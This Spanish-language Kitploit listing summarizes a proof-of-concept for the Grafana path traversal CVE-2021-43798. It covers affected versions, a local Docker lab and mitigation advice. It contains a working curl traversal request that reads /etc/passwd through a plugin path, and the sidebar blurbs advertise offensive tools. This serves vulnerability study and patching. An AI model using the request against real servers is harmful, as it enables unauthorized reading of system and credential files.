Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-43798 — Exploit de prueba de concepto para la vulnerabilidad de path traversal en Grafana (CVE-2021-43798) que permite lectura no autorizada de archivos mediante directory traversal en rutas de plugins. | Kitploit
Herramientas/GitHubGitHub/lim-ahmin/cve-2021-43798
ReconocimientoAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHublim-ahmin/cve-2021-43798

CVE-2021-43798

Exploit de prueba de concepto para la vulnerabilidad de path traversal en Grafana (CVE-2021-43798) que permite lectura no autorizada de archivos mediante directory traversal en rutas de plugins.

Ver Repositorio
41hace 4 mesesAún no revisado
Compartir

CVE-2021-43798

1. Resumen

  • Grafana es una plataforma de código abierto que soporta funciones de monitoreo y gestión de datos. En las versiones siguientes existe una vulnerabilidad de Path Traversal que permite manipular la ruta de archivos mediante caracteres especiales como ../.
    • 8.0.0 y superiores, anteriores a 8.0.7
    • 8.1.0 y superiores, anteriores a 8.1.8
    • 8.2.0 y superiores, anteriores a 8.2.7
    • 8.3.0
  • La ruta vulnerable es <grafana_host_url>/public/plugins/<plugin_id>/, donde <plugin_id> es el ID del plugin instalado. Se puede confirmar la ruta vulnerable a través del siguiente material.
    • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p


2. Configuración y ejecución del entorno vulnerable

2.1 Entorno utilizado

  • Versión Grafana 8.2.5

2.2 Método de ejecución

docker-compose up -d


3. Reproducción de la vulnerabilidad

  • Verificar pantalla abierta Captura de pantalla 2026-07-11 20 31 04



  • Resultado de la ejecución

curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd Se pudo acceder a etc/passwd.
Captura de pantalla 2026-07-11 19 59 12

4. Conclusión (Medidas de mitigación)

  • Si se utiliza una versión afectada por la vulnerabilidad, se debe actualizar a la versión parcheada 8.3.1, 8.2.7, 8.1.8 u 8.0.7.
  • Para prevenir la vulnerabilidad de Path Traversal, se debe aplicar un enfoque de lista blanca que solo permita el acceso a rutas autorizadas, y realizar validación de la entrada del usuario y normalización de rutas para restringir el acceso a rutas anómalas como el movimiento a directorios superiores (../).

Referencias

  • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p
  • https://www.cve.org/CVERecord?id=CVE-2021-43798
  • https://labex.io/ko/tutorials/nmap-how-to-control-file-path-traversal-420498
  • https://www.youtube.com/watch?v=j8NkNyoYZzU
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →